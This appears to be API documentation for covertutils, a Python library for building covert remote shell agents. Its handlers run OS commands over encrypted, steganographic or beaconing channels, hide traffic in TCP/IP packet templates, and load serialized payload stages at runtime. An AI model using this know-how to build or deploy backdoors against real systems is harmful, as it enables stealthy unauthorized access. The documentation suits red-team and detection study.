covertutils.datamanipulation.compressor module

class covertutils.datamanipulation.compressor.**Compressor**
The Compressor class initializes the **bz2** and **zlib** compression routines. It detects the used compression on a **trial and error** base, eliminating the need of flag bytes containing such information.

__init__()

compress(*message*)
This funtion performs all provided compression algorithm to the *message* parameter and decides which does the most efficient compression. It does so by comparing the output lengths.

Parameters **message** (*str*) – The data to be compressed in raw bytes.

Return type str

Returns Data compressed by most efficient available algorithm.

decompress(*zipped*)
This funtion performs all provided decompression algorithm to the provided data. Based on the assumption that any decompression algorithm raises an Exception if the compressed data is not compatible, it finds the used compression algorithm and returns the decompressed data.

Parameters **message** (*str*) – The data to be compressed in raw bytes.

Return type str

Returns Data compressed by most efficient available algorithm.

covertutils.datamanipulation.datatransformer module

class covertutils.datamanipulation.datatransformer.**DataTransformer**(*stego_configuration*, *transformation_list*)

This class provides automated data transformations. It uses the *covertutils.datamanipulation.stegoinjector.StegoInjector* class to create alterations to existing data chunks.

Transformation List

The Transformation List argument is a specially structured list to dictate to the *DataTranformer* which changes should be done to data packet. Specifically, for a SYN - (RST, ACK) sequence to be simulated, the following configuration should be used:

```
X:_data_:
L:_data_:
K:_data_:

ip_tcp_syn = ''
↪'45000028LLLL000040067ccd7f0000017f000001XXXX0050KKKKKKKK00000000050022000917c0000
↪'''

ip_tcp_rst_ack = ''
↪'450000280001000040067ccd7f0000017f00000100140050000000000XXXXXXXXXX50142000916a0000
↪'''
```

The Transformation List that has to be used should dictate the class to:

- Unpack Sequence Number from *ip_tcp_syn* template (K tag)
- Increment it by 1
- Place it to a *ip_tcp_rst_ack* template (X tag)
- All the above while handling **endianess**, **integer overflow checks**, etc

The *transformation_list* is declared below:

```
transformation_list = [ (       # Tranformation #1
        ( 'ip_tcp_syn:K', 'ip_tcp_rst_ack:X' ),         # From template:tag to␣
↪template:tag
        ('!I','!I')             # Unpack as an 4-byte Integer (reverse Endianess␣
↪as of network Endianess) and pack it to 4-byte Integer (reverse Endianess again)
        '_data_ + 1'    # Eval this string (with the extracted/unpacked data as '_
↪data_') and pack the result.
        ),
                # No other transformations
]
```

__init__(*stego_configuration*, *transformation_list*)

Parameters

- **stego_configuration** (*str*) – The Stego Configuration to initialize the internal *covertutils.datamanipulation.stegoinjector.StegoInjector* object.
- **transformation_list** (*list*) – The Tranformation List as described above.

runAll(*pkt*, *template=None*)

Runs all Tranformations in the *transformation_list* that relate to the specified template.

Parameters

- **pkt** (*str*) – The data packet to run the Tranformations on. In *Raw Bytes*.
- **template** (*str*) – The template string that describes the given data packet. If *None* the *covertutils.datamanipulation.stegoinjector.StegoInjector.guessTemplate()* function will try to guess the correct template.

Return type str

Returns Returns the *pkt* with all the related tranformations applied.

covertutils.datamanipulation.stegoinjector module

This module provides functionality for steganography. It uses a configuration string with custom syntax to describe *where* and *how* will data be injected in a template.

Stego Configuration Syntax Description

- **Tags** Tags are used to specify the functions that will be applied on each byte at injection and extraction.
- **Templates** Templates are hex strings containing the Tag Letters wherever arbitrary data can be injected.

Example Syntax:

```
# Comments symbol is traditionally the '#'

# -- Tags --
# Those are the tags. Declared as:
# Letter:<InjectionFunction>:<ExtractionFunction>
# Functions get evaluated with python 'eval' under the following context:
# _data_: byte to be injected, extracted
# _len_: packet length
# _index_: index of the byte injected/extracted
# _capacity_: Byte capacity of the packet as declared below
# _sxor_: Function that gets 2 char bytes and returns their XOR'd value
#
# Data functions that are reflective [applied twice to an input returns the input (e.
↪g XOR operation)], do not need the <ExtractionFunction> part.
# Do need the last colon (:) though.
#
# Examples:
X:_data_:                                                    # inject the data as provided
K:_sxor_(_data_, '\xaa'):                                    # inject the data xor'd with
↪'\xaa' byte. Use the same function for extraction
L:chr(ord(_data_) + 1):chr(ord(_data_) - 1)                  # inject each byte␣
↪incremented by 1. Decrement each byte before extraction.

# -- Packet Templates --
# Packet Templates, declared as:
# packet_template_name = '''Hex of the template packet with Tag Letters among the␣
↪valid bytes''' []<groups>
# Groups are declared as:
# TagLetter[start:end]
# and will automatically replace all bytes between 'start' and 'end' with the given␣
↪Tag Letter
#
# Those two templates are identical (Notice the Tag Letters between the Hex Values in␣
↪`ip_tcp_syn2`)
ip_tcp_syn1 = ''
↪'450000280001000040067ccd7f000001 7f000001 0014 0050 00000000 00000000 5002 2000 917c 0000''
↪'L[4:6],K[24:28],X[20:22]
```

```
ip_tcp_syn2 = ''
↪'45000028LLLL000040067ccd7f0000017f000001XXXX0050KKKKKKKK00000000050022000917c0000'''

# Whitespace and comments won't break the Strings
mac_ip_tcp_syn = '''ffffffffffff0000000000000800        # MAC header
450000280001000040067ccd7f0000017f000001                # IP header
00140050000000000000000050022000917c0000'''K[18:20],K[38:42],K[34:36]
```

class covertutils.datamanipulation.stegoinjector.**StegoInjector**(*stego_template*, *hex_inject=False*)

__init__(*stego_template*, *hex_inject=False*)

blankifyPacketFields(*pkt*, *template*, *zero=False*)

extract(*pkt*, *template*)

Parameters

- **pkt** (*str*) – A packet that matches the template in size, that contains covert data the way the *template* provides.
- **template** (*str*) – The template that will be used to extract the data from. It must be the same with the one used to inject the data in the *pkt*.

Return type str

Returns The data extracted from the *pkt*

extractByTag(*pkt*, *template*)

getCapacity(*template*, *tag=None*)

Parameters **template** (*str*) – The name of the template whose capacity is desired.

Return type int

Returns The template's capacity in bytes

getCapacityDict(*template*)

Parameters **template** (*str*) – The name of the template whose capacity dict is desired.

Return type dict

Returns The template's capacity dict containing Tag Letters as keys and capacity of each Tag in bytes as values.

A sample *configuration* :

```
X:_data_:
Y:_data_:
sample='''4141XX4242YYYY'''
```

Example

```
psi = StegoInjector( configuration )
psi.getCapacityDict( 'sample1' )
{ 'X' : 1, 'Y' : 2 }
```

getTemplate(*template*)

getTemplates()

guessTemplate(*pkt*)

This method tries to guess the used template of a data packet by computing similarity of all templates against it.

Parameters **pkt** (*str*) – The data packet whose template is guessed.

Return type str

Returns A tuple containing the template name that matches best with the given packets and the similarity ratio.

inject(*data*, *template*, *pkt=None*)

Parameters

- **data** (*str*) – The data to be injected in raw bytes
- **template** (*str*) – The template that will be used to inject the data into.
- **pkt** (*str*) – A packet that matches the template is size, to inject the data instead of the template. A copy of the template will be used if this argument is not provided.

Return type str

Returns Template or packet with the given data injected.

injectByTag(*data_dict*, *template*, *pkt=None*)

Parameters

- **data_dict** (*dict*) – The data to be injected in a dict format, with *Tag Letters* as keys and Data to be injected where the specific Tag Letters are placed, as values.
- **template** (*str*) – The template that will be used to inject the data into.
- **pkt** (*str*) – A packet that matches the template is size, to inject the data instead of the template. A copy of the template will be used if this argument is not provided.

Return type str

Returns Template or packet with the given data injected.

A sample *configuration* :

```
X:_data_:
Y:_data_:
sample='''4141XX4242YY'''
```

Example

```
data_dict = { 'X' : '0', 'Y' : '1' }
psi = StegoInjector( configuration )
psi.injectByTag( data_dict, 'sample1' )
'AA0BB1'
```

covertutils.datamanipulation.stegoinjector.**asciiToHexTemplate**(*pkt*, *marker='~'*, *substitute='X'*)

This module function converts an ASCII chunk with single-byte *markers* and returns a *template*.

Parameters

- **pkt** (*str*) – The data packet in ASCII with *marker* byte where arbitrary bytes can be injected.
- **marker** (*str*) – The byte that will be interpreted as *marker*

- **substitute** (*str*) – The byte that will be replace the marker bytes in the hex-*template* representation.

Return type str

Returns The template representation populated with the *substitute* wherever the *marker* byte was placed.

Example:

```
req = 'GET /search.php?q=~~~~~~~~~\n\n'
template = asciiToHexTemplate( req )
print template
474554202f7365617263682e7068703f713dXXXXXXXXXXXXXXXXX0a0a
```

covertutils.datamanipulation.stegoinjector2 module

Module contents

covertutils.handlers package

Subpackages

covertutils.handlers.impl package

Submodules

covertutils.handlers.impl.extendableshell module

class covertutils.handlers.impl.extendableshell.**ExtendableShellHandler**(*recv*, *send*, *orchestrator*, ***kw*)

Bases: *covertutils.handlers.stageable.StageableHandler*

This class provides an implementation of Simple Remote Shell. It can be used on any shell type and protocol (bind, reverse, udp, icmp, etc),by adjusting *send_function()* and *receive_function()*

All communication is chunked and encrypted, as dictated by the `covertutils.orchestration.SimpleOrchestrator` object.

This class directly executes commands on a System Shell (Windows or Unix) via the `os.popen()` function. The exact stage used to execute commands is explained in `covertutils.Stages`

__init__(*recv*, *send*, *orchestrator*, ***kw*)

Parameters

- **receive_function** (*function*) – A **blocking** function that returns every time a chunk is received. The return value must be return raw data.
- **send_function** (*function*) – A function that takes raw data as argument and sends it across.

- **orchestrator** (*orchestration.SimpleOrchestrator*) – An Object that is used to translate raw_data to *(stream, message)* tuples.

onChunk(*stream*, *message*)

onMessage(*stream*, *message*)

onNotRecognised()

covertutils.handlers.impl.meterpretershell module

class covertutils.handlers.impl.meterpretershell.**MeterpreterShellHandler**(*recv*, *send*, *orchestrator*, ***kw*)

Bases: *covertutils.handlers.functiondict.FunctionDictHandler*

This class provides an implementation of Simple Remote Shell. It can be used on any shell type and protocol (bind, reverse, udp, icmp, etc),by adjusting *send_function()* and *receive_function()*

All communication is chunked and encrypted, as dictated by the `covertutils.orchestration.SimpleOrchestrator` object.

This class directly executes commands on a System Shell (Windows or Unix) via the `os.popen()` function. The exact stage used to execute commands is explained in `covertutils.Stages`

__init__(*recv*, *send*, *orchestrator*, ***kw*)

Parameters

- **receive_function** (*function*) – A **blocking** function that returns every time a chunk is received. The return value must be return raw data.
- **send_function** (*function*) – A function that takes raw data as argument and sends it across.
- **orchestrator** (*orchestration.SimpleOrchestrator*) – An Object that is used to translate raw_data to *(stream, message)* tuples.

onChunk(*stream*, *message*)

onMessage(*stream*, *message*)

onNotRecognised()

covertutils.handlers.impl.simpleshell module

class covertutils.handlers.impl.simpleshell.**SimpleShellHandler**(*recv*, *send*, *orchestrator*, ***kw*)

Bases: *covertutils.handlers.functiondict.FunctionDictHandler*

This class provides an implementation of Simple Remote Shell. It can be used on any shell type and protocol (bind, reverse, udp, icmp, etc),by adjusting *send_function()* and *receive_function()*

All communication is chunked and encrypted, as dictated by the `covertutils.orchestration.SimpleOrchestrator` object.

This class directly executes commands on a System Shell (Windows or Unix) via the `os.popen()` function. The exact stage used to execute commands is explained in `covertutils.Stages`

__init__(*recv*, *send*, *orchestrator*, ***kw*)

Parameters

- **receive_function** (*function*) – A **blocking** function that returns every time a chunk is received. The return value must be return raw data.
- **send_function** (*function*) – A function that takes raw data as argument and sends it across.
- **orchestrator** (*orchestration.SimpleOrchestrator*) – An Object that is used to translate raw_data to *(stream, message)* tuples.

onChunk(*stream*, *message*)

onMessage(*stream*, *message*)

onNotRecognised()

covertutils.handlers.impl.standardshell module

class covertutils.handlers.impl.standardshell.**StandardShellHandler**(*recv*, *send*, *orchestrator*, ***kw*)

Bases: *covertutils.handlers.functiondict.FunctionDictHandler*

This class provides an implementation of Simple Remote Shell. It can be used on any shell type and protocol (bind, reverse, udp, icmp, etc),by adjusting *send_function()* and *receive_function()*

All communication is chunked and encrypted, as dictated by the `covertutils.orchestration.SimpleOrchestrator` object.

This class directly executes commands on a System Shell (Windows or Unix) via the `os.popen()` function. The exact stage used to execute commands is explained in `covertutils.Stages`

__init__(*recv*, *send*, *orchestrator*, ***kw*)

Parameters

- **receive_function** (*function*) – A **blocking** function that returns every time a chunk is received. The return value must be return raw data.
- **send_function** (*function*) – A function that takes raw data as argument and sends it across.
- **orchestrator** (*orchestration.SimpleOrchestrator*) – An Object that is used to translate raw_data to *(stream, message)* tuples.

onChunk(*stream*, *message*)

onMessage(*stream*, *message*)

onNotRecognised()

Module contents

covertutils.handlers.multi package

Submodules

covertutils.handlers.multi.multihandler module

class covertutils.handlers.multi.multihandler.**MultiHandler**(*handlers*, ***kw*)
Bases: *covertutils.handlers.buffering.BufferingHandler*

A class that aggregates multiple `BaseHandler` parented objects, to support parallel session handling.

It supports the standard `onMessage()` API of the original `BaseHandler` objects, as well as methods for dispatching *messages* en-masse.

__init__(*handlers*, ***kw*)

addHandler(*handler*)

addStream(*stream*)

dispatch(*orch_ids*, *stream*, *message*)

dispatchAll(*message*, *stream='control'*)

dispatchTo(*orch_id*, *stream*, *message*)

getAllHandlers()

getHandler(*orch_id*)

getOrchestratorIDs()

nullSend(*message*, *stream*)

preferred_send(*message*, *stream*)

queueSend(*message*, *stream*)

resolveStream(*stream_alias*)

start()

covertutils.handlers.multi.multihandler.**handlerCallbackHook**(*instance*, *on_chunk_function*, *orch_id*)

Module contents

Submodules

covertutils.handlers.basehandler module

class covertutils.handlers.basehandler.**BaseHandler**(*recv*, *send*, *orchestrator*, ***kw*)
Bases: `object`

Subclassing this class and overriding its methods automatically creates a threaded handler.

Defaults = {'start': True}

__init__(*recv*, *send*, *orchestrator*, ***kw*)

Parameters

- **recv** (*function*) – A **blocking** function that returns every time a chunk is received. The return type must be raw data, directly fetched from the channel.
- **send** (*function*) – A function that takes raw data as argument and sends it across the channel.
- **orchestrator** (*orchestration.SimpleOrchestrator*) – An Object that is used to translate raw data to *(stream, message)* tuples.

addStream(*stream*)

getOrchestrator()

Return type *Orchestrator*

Returns Returns the Orchestrator object used to create this *Handler* instance.

onChunk(*stream*, *message*)

AbstractMethod

This method runs whenever a new recognised chunk is consumed.

Parameters

- **stream** (*str*) – The recognised stream that this chunk belongs.
- **message** (*str*) – The message that is contained in this chunk. Empty string if the chunk is not the last of a reassembled message.

This method will run even to for chunks that will trigger the *onMessage()* method. To stop that you need to add the above code in the beginning.

```
if message != '' :      # meaning that the message is assembled, so␣
↪onMessage() will run
        return
```

onMessage(*stream*, *message*)

AbstractMethod

This method runs whenever a new message is assembled.

Parameters

- **stream** (*str*) – The recognised stream that this chunk belongs.
- **message** (*str*) – The message that is contained in this chunk.

onNotRecognised()

AbstractMethod

This method runs whenever a chunk is not recognised.

Return type None

queueSend(*message*, *stream=None*)

Parameters

- **message** (*str*) – The message that will be stored for sending upon request.
- **stream** (*str*) – The stream where the message will be sent.

readifyQueue()

reset()

sendAdHoc(*message*, *stream=None*, *assert_len=0*)
This method uses the object's *SimpleOrchestrator* instance to send raw data to the other side, throught the specified *Stream*. If *stream* is *None*, the default Orchestrator's stream will be used.

Parameters

- **message** (*str*) – The *message* send to the other side.
- **stream** (*str*) – The *stream* name that will tag the data.
- **assert_len** (*int*) – Do not send if the chunked message exceeds *assert_len* chunks.

Return type bool

True is returned when the message is sent, *False* otherwise.

start()
Starts the thread that consumes data and enables the *on** callback methods.

stop()
Stops the handler thread making the data consumer to return (if not blocked).

covertutils.handlers.buffering module

class covertutils.handlers.buffering.**BufferingHandler**(*recv*, *send*, *orchestrator*, ***kw*)
Bases: *covertutils.handlers.basehandler.BaseHandler*

Subclassing this class ensures that all Messages received will be available through a blocking *get()* method, the same way a `queue.Queue` object provides access to its contents.

__init__(*recv*, *send*, *orchestrator*, ***kw*)

static bufferize_handler(*handler_class*)
Pairs a class with *BufferingHandler* class to create a child class, inheriting from both the passed *handler_class* and *BufferingHandler* class.

static bufferize_handler_obj(*handler_obj*)
Migrate an existing object inheriting from *BaseHandler* to be an effective child of *BufferingHandler*.

Attaches the *BufferingHandler* as a parent class in *__class__* object field and runs the specialized *__init__* for *BufferingHandler* inside the objects context. *BufferingHandler.__init__* has to run in the object in order to initiate the buffering process of *BufferingHandler*.

empty()

get()
Blocking call that wraps the internal buffer's *get()* function

getCondition()

onMessage(*stream*, *message*)

covertutils.handlers.dateable module

class covertutils.handlers.dateable.**DateableHandler**(*recv*, *send*, *orchestrator*, ***kw*)
Bases: *covertutils.handlers.basehandler.BaseHandler*

Defaults = {'workinghours': ((9, 0), (17, 0)), 'easter': {'after': 2, 'before': 2}

__init__(*recv*, *send*, *orchestrator*, ***kw*)

mustNotRespond(*fixed_date=None*)

queueSend(*message*, *stream=None*)

sendAdHoc(*message*, *stream=None*)

covertutils.handlers.dateable.**calc_easter**(*year*)
returns the date of Easter Sunday of the given yyyy year

covertutils.handlers.dateable.**getDay**(*inp*)

covertutils.handlers.functiondict module

class covertutils.handlers.functiondict.**FunctionDictHandler**(*recv*, *send*, *orchestrator*, ***kw*)

Bases: *covertutils.handlers.basehandler.BaseHandler*

This class provides a per-stream function dict. If a message is received from a *stream*, a function corresponding to this particular stream will be executed with single argument the received message. The function's return value will be sent across that stream to the message's sender.

Ideal for simple *remote shell* implementation.

The FunctionDictHandler class implements the *onMessage()* function of the BaseHandler class. The *function_dict* passed to this class *__init__()* must have the above format:

```
def os_echo( message ) :
        from os import popen
        resp = popen( "echo %s" % 'message' ).read()
        return resp

function_dict = { 'echo' : os_echo }
```

Note: The functions must be **absolutely self contained**. In the above example the *popen()* function is imported inside the *os_echo*. This is to ensure that *popen()* will be available, as there is no way to tell if it will be imported from the handler's environment.

Well defined functions for that purpose can be found in *covertutils.payloads*. Also usable for the `StageableHandler` class

```
from covertutils.payloads import GenericStages
pprint( GenericStages )
{'shell': {'function': <function __system_shell at 0x7fc347472320>,
           'marshal':
↪'c\x01\x00\x00\x00\x03\x00\x00\x00\x02\x00\x00\x00C\x00\x00\x00s&
↪\x00\x00\x00d\x01\x00d\x02\x00l\x00\x00m\x01\x00}
↪\x01\x00\x01|\x01\x00|\x00\x00\x83\x01\x00j\x02\x00\x83\x00\x00}
↪\x02\x00|\x02\x00S(\x03\x00\x00\x00Ni\xff\xff\xff\xff(\x01\x00\x00\x00t\x05\x00\x00\x00popen(\
↪Stages.pyt\x0e\x00\x00\x00__system_
↪shell\x04\x00\x00\x00s\x06\x00\x00\x00\x01\x10\x01\x12\x01'}}
```

__init__(*recv*, *send*, *orchestrator*, ***kw*)

Parameters **function_dict** (*dict*) – A dict containing *(stream_name, function)* tuples. Every time a message is received from *stream_name*, *function(message)* will be automatically executed.

addStage(*stream*, *stage_obj*)

getStage(*stage_obj*)

onChunk(*stream*, *message*)

onMessage(*stream*, *message*)

Raises NoFunctionAvailableException

onNotRecognised()

stageWorker(*init*, *worker*, *storage*)

covertutils.handlers.interrogating module

class covertutils.handlers.interrogating.**InterrogatingHandler**(*recv*, *send*, *orchestrator*, ***kw*)

Bases: *covertutils.handlers.basehandler.BaseHandler*

This handler has a beaconing behavior, repeatedly querring the channel for messages. This behavior is useful on agents that need to have a client-oriented traffic. HTTP/S agents (meterpreter HTTP/S) use this approach, issueing HTTP (GET/POST) requests to the channel and executing messages found in HTTP responses. This behavior can simulate Web Browsing, ICMP Ping, DNS traffic schemes.

This handler can be nicely coupled with `covertutils.handlers.ResponseOnlyHandler` for a Server-Client approach.

Defaults = {'request_data': 'X', 'fetch_stream': 'control', 'delay_between': (1.0,

__init__(*recv*, *send*, *orchestrator*, ***kw*)

Parameters

- **request_data** (*str*) – The actual payload that is used in messages thet request data.
- **delay_between** (*tuple*) – A *tuple* containing 2 *floats* or *ints*. The beaconing intervals will be calculated randomly between these 2 numbers.
- **fetch_stream** (*str*) – The stream where all the beaconing will be tagged with.

covertutils.handlers.responseonly module

class covertutils.handlers.responseonly.**ResponseOnlyHandler**(*recv*, *send*, *orchestrator*, ***kw*)

Bases: *covertutils.handlers.basehandler.BaseHandler*

This handler doesn't send messages with the *sendAdHoc* method. It implements a method *queueSend* to queue messages, and send them only if it is queried with a *request_data* message.

Can be nicely paired with `covertutils.handlers.InterrogatingHandler` for a Client-Server approach.

Defaults = {'request_data': 'X'}

__init__(*recv*, *send*, *orchestrator*, ***kw*)

Parameters **request_data** (*str*) – The data that, when received as message, a stored chunk will be sent.

onMessage(*stream*, *message*)

covertutils.handlers.stageable module

class covertutils.handlers.stageable.**StageableHandler**(*recv*, *send*, *orchestrator*, ***kw*)

Bases: *covertutils.handlers.functiondict.FunctionDictHandler*

The StageableHandler is a `covertutils.handlers.FunctionDictHandler` that can load payloads (stages) during execution. Additional functions can be sent in a serialized form (ready stages can be found in *covertutils.payloads*). The stage function have to be implemented according to `covertutils.handlers.FunctionDictHandler` documentation.

To running *StageableHandler's, additional functions can be packed with the :func:covertutils.handlers.'StageableHandler.createStageMessage* and sent like normal messages with a *sendAdHoc* call.

Add_Action = 'A'

Defaults = {'stage_stream': 'stage'}

Delete_Action = 'D'

Delimiter = ':'

Replace_Action = 'R'

__init__(*recv*, *send*, *orchestrator*, ***kw*)

Parameters **stage_stream** (*str*) – The stream where all stages will be received.

static createStageMessage(*stream*, *stage_obj*, *replace=True*)

Parameters

- **stream** (*str*) – The stream where the new stage will receive messages from.
- **serialized_function** (*str*) – The stage-function serialized with the *marshal* build-in package.
- **replace** (*bool*) – If True the stage that currently listens to the given stream will be replaced.

onMessage(*stream*, *message*)

covertutils.handlers.stageable.**stager_worker**(*storage*, *message*)

Module contents

This module provides a template for Automatic protocol creation. The base class `covertutils.handlers.BaseHandler` provide an API with methods:

- onChunk()
- onMessage()
- onNotRecognized()

Subclassing the *BaseHandler* class needs an implementation of the above methods.

```
from covertutils.handlers import BaseHandler

class MyHandler( BaseHandler ) :

        def onMessage( self, stream, message ) :
```

```
                print "Got Message '%s' from Stream %s" % ( stream, message )

        def onChunk( self, stream, message ) :
                print "Got Chunk from Stream %s" % ( stream, message )
                if message != '' :
                        print "This was the last chunk of a message"

        def onNotRecognised( self ) :
                print "Got Garbage Data"
```

Creating a *MyHandler* Object needs 2 wrapper functions for raw data **sending** and **receiving**. The receiving function needs to be **blocking**, just like `socket.socket.recv()` Also a `covertutils.orchestration.SimpleOrchestrator` object is required to handle data chunking, compression and encryption.

```
passphrase = "Th1s1sMyS3cr3t"
orch = SimpleOrchestrator( passphrase, tag_length = 2, out_length = 50, in_length =
↪50 )

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect( addr )

def recv () :
        return s.recv(50)

def send( raw ) :
        return s.send( raw )

handler_obj = MyHandler( recv, send, orch )
```

Then it is possible to send *messages* to other *Handler* instances using the *sendAdHoc()* method.

```
handler_obj.sendAdHoc( "Hello from me" )
```

Everytime a message is received, the overriden *onMessage()* method will run.

For the Handler at the other side of the channel, to properly decrypt and handle the binary sent by *handler_obj* it is needed to be instantiated with the `covertutils.orchestration.SimpleOrchestrator.__init__()` argument “”**reverse = True**”“

```
passphrase = "Th1s1sMyS3cr3t"
orch2 = SimpleOrchestrator( passphrase, tag_length = 2, out_length = 50, in_length =
↪50, reverse = True )

handler_obj2 = MyHandler( recv2, send2, orch2 )
```

The *Handler* Classes are designed for **Multiple Inheritance** for further flexibility. For instance a Querying, Stageable agent can be implemented like below:

```
from covertutils.handlers import InterrogatingHandler, StageableHandler

class MyHandler2( InterrogatingHandler, StageableHandler ) :

        def __init__( self, recv, send, orch, **kw ) :
                super( MyHandler, self ).__init__( recv, send, orch, **kw )

        def onChunk( self, stream, message ) :pass
        def onNotRecognised( self ) :pass
```

Now, creating a *MyHandler2* object needs the 3 standard arguments (inherited from `covertutils.handlers.BaseHandler.__init__()`), and all optional arguments that are needed by the provided *Parent Classes*.

covertutils.orchestration package

Submodules

covertutils.orchestration.orchestrator module

class covertutils.orchestration.orchestrator.**Orchestrator**(*passphrase*, *tag_length*, *cycling_algorithm=None*, *streams=[]*, *history=1*, *reverse=False*)

Bases: `object`

Orchestrator objects utilize the *raw data* to **(stream, message)** tuple translation and vice-versa. **(stream, message)** tuples are recognised by the classes in `covertutils.handlers` but data transmission is only possible with *raw data*.

__init__(*passphrase*, *tag_length*, *cycling_algorithm=None*, *streams=[]*, *history=1*, *reverse=False*)

addStream(*stream*)

checkIdentity(*identity*)

Parameters **identity** (*str*) – The identity hash of the *Orchestrator* object to be checked for compatibility.

Rtype bool

Returns Returns *True* if the *Orchestrator* with the passed identity is compatible, *False* if it has the same specs but needs the *reverse* argument toggled, and *None* if it is incompatible (initialized with different *password*, *tag_length*, *streams*, etc).

deleteStream(*stream*)

depositChunk(*chunk*, *ret_chunk=False*)

Parameters

- **chunk** (*str*) – The raw data chunk received.
- **ret_chunk** (*bool*) – If *True* the message part that exists in the chunk will be returned. Else *None* will be returned, unless the provided chunk is the last of a message.

Return type tuple

Returns The *(stream, message)* tuple.

generateIdentity(**args*)

getChunkerForStream(*stream*)

getDefaultStream()

This method returns the stream that is used if no stream is specified in *readyMessage()*.

Return type str

getHistoryChunk(*index=0*)

getIdentity(*length=16*)

Parameters **length** (*int*) – The length of hex bytes to be returned. Defaults to '16'. If a number greater than the available *identity* string is passed, the whole *identity* hash will be returned.

getKeyCycles(*stream*)

getStreamDict()

getStreams()

initCrypto(*passphrase*, *streams=None*)

readyMessage(*message*, *stream=None*)

Parameters

- **message** (*str*) – The *message* to be processed for sending.
- **stream** (*str*) – The *stream* where the message will be sent. If not specified the default *stream* will be used.

Return type list

Returns The raw data chunks translation of the *(stream, message)* tuple.

reset(*streams=None*)
This method resets all components of the *Orchestrator* instance, effectively restarting One-Time-Pad keys, etc.

covertutils.orchestration.simpleorchestrator module

class covertutils.orchestration.simpleorchestrator.**SimpleOrchestrator**(*passphrase*, *tag_length=2*, *out_length=10*, *in_length=10*, *streams=[]*, *cycling_algorithm=None*, *reverse=False*)

Bases: *covertutils.orchestration.orchestrator.Orchestrator*

The *SimpleOrchestrator* class combines compression, chunking, encryption and stream tagging, by utilizing the below `covertutils` classes:

- `covertutils.datamanipulation.Chunker`
- `covertutils.datamanipulation.Compressor`
- `covertutils.crypto.keys.StandardCyclingKey`
- `covertutils.orchestration.StreamIdentifier`

__init__(*passphrase*, *tag_length=2*, *out_length=10*, *in_length=10*, *streams=[]*, *cycling_algorithm=None*, *reverse=False*)

Parameters

- **passphrase** (*str*) – The *passphrase* is the seed used to generate all encryption keys and stream identifiers. Two *SimpleOrchestrator* objects are compatible (can understand each other products) if they are initialized with the same *passphrase*. As *passphrase* is data argument, it is Case-Sensitive, and arbitrary bytes (not just printable strings) can be used.

- **tag_length** (*int*) – Every *Stream* is identified by a Tag, that is also data, appended to every *Message* chunk. The byte length of those tags can be set by this argument. Too small tags can mislead the *Orchestrator* object to recognise arbitrary data and try to process it (start decompressing it, decrypt it). Too large tags spend too much of a chunks bandwidth.
- **out_length** (*int*) – The data length of the chunks that are returned by the `covertutils.orchestration.SimpleOrchestrator.readyMessage()`.
- **in_length** (*int*) – The data length of the chunks that will be passed to `covertutils.orchestration.SimpleOrchestrator.depositChunk()`.
- **streams** (*list*) – The list of all streams needed to be recognised by the *SimpleOrchestrator*. A "control" stream is always hardcoded in a *SimpleOrchestrator* object.
- **cycling_algorithm** (*class*) – The hashing/cycling function used in all OTP crypto and stream identification. If not specified the `covertutils.crypto.algorithms.StandardCyclingAlgorithm` will be used. The `hashlib.sha256` is a great choice if *hashlib* is available.
- **reverse** (*bool*) – If this is set to *True* the *out_length* and *in_length* are internally reversed in the instance. This parameter is typically used to keep the parameter list the same between 2 *SimpleOrchestrator* initializations, yet make them *compatible*.

addStream(*stream*)

reset(*streams=None*)
This method resets all components of the *SimpleOrchestrator* instance, effectively flushing the Chunkers, restarting One-Time-Pad keys, etc.

covertutils.orchestration.stegoorchestrator module

class covertutils.orchestration.stegoorchestrator.**StegoOrchestrator**(*passphrase*, *stego_config*, *main_template*, *transformation_list=[]*, *tag_length=2*, *cycling_algorithm=None*, *streams=[]*, *hex_inject=False*, *reverse=False*)

Bases: *covertutils.orchestration.orchestrator.Orchestrator*

The *StegoOrchestrator* class combines compression, chunking, encryption, stream tagging and steganography injection, by utilizing the below `covertutils` classes:

- `covertutils.datamanipulation.AdHocChunker`
- `covertutils.datamanipulation.Compressor`
- `covertutils.crypto.keys.StandardCyclingKey`
- `covertutils.orchestration.StreamIdentifier`
- `covertutils.datamanipulation.StegoInjector`
- `covertutils.datamanipulation.DataTransformer`

The *StegoOrchestrator* packs *(stream, message)* pairs in predefined data templates.

__init__(*passphrase*, *stego_config*, *main_template*, *transformation_list=[]*, *tag_length=2*, *cycling_algorithm=None*, *streams=[]*, *hex_inject=False*, *reverse=False*)

Parameters

- **stego_config** (*str*) – The configuration that is passed to *covertutils.datamanipulation.stegoinjector.StegoInjector*.
- **main_template** (*str*) – The default template that will be used in *readyMessage()* *template* argument.
- **transformation_list** (*list*) – The Transformation List that is passed to the *covertutils.datamanipulation.datatransformer.DataTransformer* object.
- **cycling_algorithm** (*class*) – The hashing/cycling function used in all OTP crypto and stream identification. If not specified the `covertutils.crypto.algorithms.StandardCyclingAlgorithm` will be used. The `hashlib.sha256` is a great choice if *hashlib* is available.
- **streams** (*list*) – The list of all streams needed to be recognised by the *SimpleOrchestrator*. A "control" stream is always hardcoded in a *SimpleOrchestrator* object.
- **intermediate_function** (*func*) – A *codec* function with signature *codec(data, encode = False)*. The function is called before and injection of a chunk with *encode = True* and after the extraction of a chunk with *encode = False*.
- **reverse** (*bool*) – If this is set to *True* a *StegoOrchestrator* with reverse streams is created. This parameter is typically used to keep the parameter list the same between 2 *StegoOrchestrator* initializations, yet make them *compatible*.

addStream(*stream*)

depositChunk(*chunk*)

Parameters

- **chunk** (*str*) – The raw data chunk received.
- **ret_chunk** (*bool*) – If *True* the message part that exists in the chunk will be returned. Else *None* will be returned, unless the provided chunk is the last of a message.

Return type tuple

Returns The *(stream, message)* tuple.

lastReceivedTemplate()

Return type str

Returns Returns the last template received.

readyMessage(*message*, *stream=None*)

Parameters

- **message** (*str*) – The *message* to be processed for sending.
- **stream** (*str*) – The *stream* where the message will be sent. If not specified the default *stream* will be used.

Return type list

Returns The raw data chunks translation of the *(stream, message)* tuple.

useTemplate(*template*)

Parameters **template** (*str*) – The template to use for the next Message. Use *None* for random templates.

covertutils.orchestration.streamidentifier module

class covertutils.orchestration.streamidentifier.**StreamIdentifier**(*passphrase*, *stream_list=[]*, *cycling_algorithm=None*, *reverse=False*, *hard_stream='control'*)

__init__(*passphrase*, *stream_list=[]*, *cycling_algorithm=None*, *reverse=False*, *hard_stream='control'*)

addStream(*stream_name*)

checkIdentifier(*bytes_*)

deleteStream(*stream_name*)

getHardStreamName()

getIdentifierForStream(*stream_name=None*, *byte_len=2*)

getStreams()

reset()

setHardStreamName(*hard_stream*)

Module contents

covertutils.payloads package

